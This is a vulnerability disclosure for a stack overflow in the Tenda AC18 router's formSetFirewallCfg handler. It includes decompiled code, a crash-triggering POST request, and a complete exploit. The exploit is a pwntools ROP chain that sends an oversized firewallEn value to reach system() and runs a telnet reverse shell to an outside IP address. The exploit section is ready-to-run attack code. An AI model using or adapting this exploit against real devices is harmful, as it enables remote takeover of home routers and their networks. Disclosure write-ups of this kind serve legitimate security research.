Tenda AC18 US_AC18V1.0BR_V15.03.05.05_multi_TD01

BUG_Author:

xiheng Luo

Affected version:

Tenda AC18

Vendor:

https://www.tenda.com.cn

Software:

https://www.tenda.com.cn/material/show/102610


Vulnerability File:


/bin/httpd

Description:

Tenda AC18 US_AC18V1.0BR_V15.03.05.05_multi_TD01 was discovered to contain a stack overflow via the formSetFirewallCfg function. This vulnerability allows attackers to cause a Denial of Service (DoS) or execute arbitrary code via a crafted payload.

Configure the QEMU virtual environment and run the httpd file.





View the disassembled code of httpd in IDA, locate the strcpy function in the formSetFirewallCfg function, and find that the length of the src parameter is not validated afterwards, revealing a exploitable stack overflow vulnerability.

```
 97  v15[5] = 0;
 98  v15[6] = 0;
 99  v15[7] = 0;
100  v35 = 0;
101  v11 = 0;
102  v12 = 0;
103  v13 = 0;
104  v14 = 0;
105  v9[0] = 0;
106  v9[1] = 0;
107  v9[2] = 0;
108  v9[3] = 0;
109  v9[4] = 0;
110  v9[5] = 0;
111  src = (char *)sub_2B884(a1, "firewallEn", "1111");
112  v1 = (char *)strlen(src);
113  if ( (unsigned int)v1 > 3 )
114  {
115    strcpy(dest, src);                          // buffer overflow
116    GetValue("security.ddos.map", s);
117    GetValue("firewall.pingwan", v25);
118    sprintf(
119      nptr,
120      "%c,1500;%c,1500;%c,1500",
121      (unsigned __int8)dest[0],
122      (unsigned __int8)dest[2],
123      (unsigned __int8)dest[1]);
124    SetValue("security.ddos.map", nptr);
125    SetValue("firewall.pingwan", &dest[3]);
126    memset(nptr, (int)&unk_F2268, sizeof(nptr));
127    v1 = (char *)GetValue("security.ddos.map", nptr);
000A47FC formSetFirewallCfg:114 (AC7FC)
```

Then, by searching for cross-references, it was found that SetFirewallCfg is the function used to pass parameters, and a payload was constructed for verification.


```
 87  sub_16FE4("GetParentCtrlList", formGetParentCtrlList);
 88  sub_16FE4("SetNetControlList", formSetQosBand);
 89  sub_16FE4("GetNetControlList", formGetQosBand);
 90  sub_16FE4("GetDeviceDetail", formGetDeviceDetail);
 91  sub_16FE4("SetClientState", formSetClientState);
 92  sub_16FE4("SetOnlineDevName", formSetDeviceName);
 93  sub_16FE4("GetSystemSet", formGetSystemSet);
 94  sub_16FE4("SetSpeedWan", formSetSpeedWan);
 95  sub_16FE4("getParentalRuleList", getParentControlAllInfo);
 96  sub_16FE4("delParentalRule", delParentControlOneInfo);
 97  sub_16FE4("setBlackRule", formAddMacfilterRule);
 98  sub_16FE4("delBlackRule", formDelMacfilterRule);
 99  sub_16FE4("getBlackRuleList", formGetMacfilterRuleList);
100  sub_16FE4("SetIPTVCfg", formSetIptv);
101  sub_16FE4("GetIPTVCfg", formGetIptv);
102  sub_16FE4("SetFirewallCfg", formSetFirewallCfg);
103  sub_16FE4("GetFirewallCfg", formGetFirewallCfg);
104  sub_16FE4("GetDdosDefenceList", formGetDdosDefenceList);
105  sub_16FE4("initAutoQos", formGetAutoQosInfo);
106  sub_16FE4("saveAutoQos", formSetAutoQosInfo);
107  sub_16FE4("getQosSpeed", formGetBandWidthSpeed);
108  sub_16FE4("GetSySLogCfg", formGetSysLog);
109  sub_16FE4("SysToolSysLog", fromSysToolSysLog);
110  sub_16FE4("LogsSetting", fromLogsSetting);
111  sub_16FE4("SysToolTime", fromSysToolTime);
112  sub_16FE4("SysToolReboot", fromSysToolReboot);
113  sub_16FE4("telnet", TendaTelnet);
114  sub_16FE4("SysToolRestoreSet", fromSysToolRestoreSet);
115  sub_16FE4("SysToolChangePwd", fromSysToolChangePwd);
116  sub_16FE4("SysToolBaseUser", fromSysToolBaseUser);
117  sub_16FE4("SysToolGetUpgrade", fromSysToolGetUpgrade);
```

payload:

```
import requests

url = "http://192.168.1.100/goform/SetFirewallCfg"
data = {
        "firewallEn":b"A"*500
}
requests.post(url=url,data=data)
```

Verification successful, a segmentation fault was echoed and the program exited, indicating that the vulnerability exists.



exp：

```
from pwn import *
import requests

url = "http://192.168.1.100"

cmd = b"echo test;telnet 101.43.8.96 4444 | /bin/sh | telnet 101.43.8.96 5555"

libc_base_addr = 0xff58c000
libc = ELF("./lib/libc.so.0")
system_offset = libc.symbols["system"]

system_addr= libc_base_addr + system_offset
r3_pop =libc_base_addr + 0x00018298
move_r0= libc_base_addr+ 0x00040cb8

payload = cyclic(52) + p32(r3_pop) + p32(system_addr) + p32(move_r0) + cmd

data = {"firewallEn": payload}
response = requests.post(url + "/goform/SetFirewallCfg", data=data)
print(response.text)
```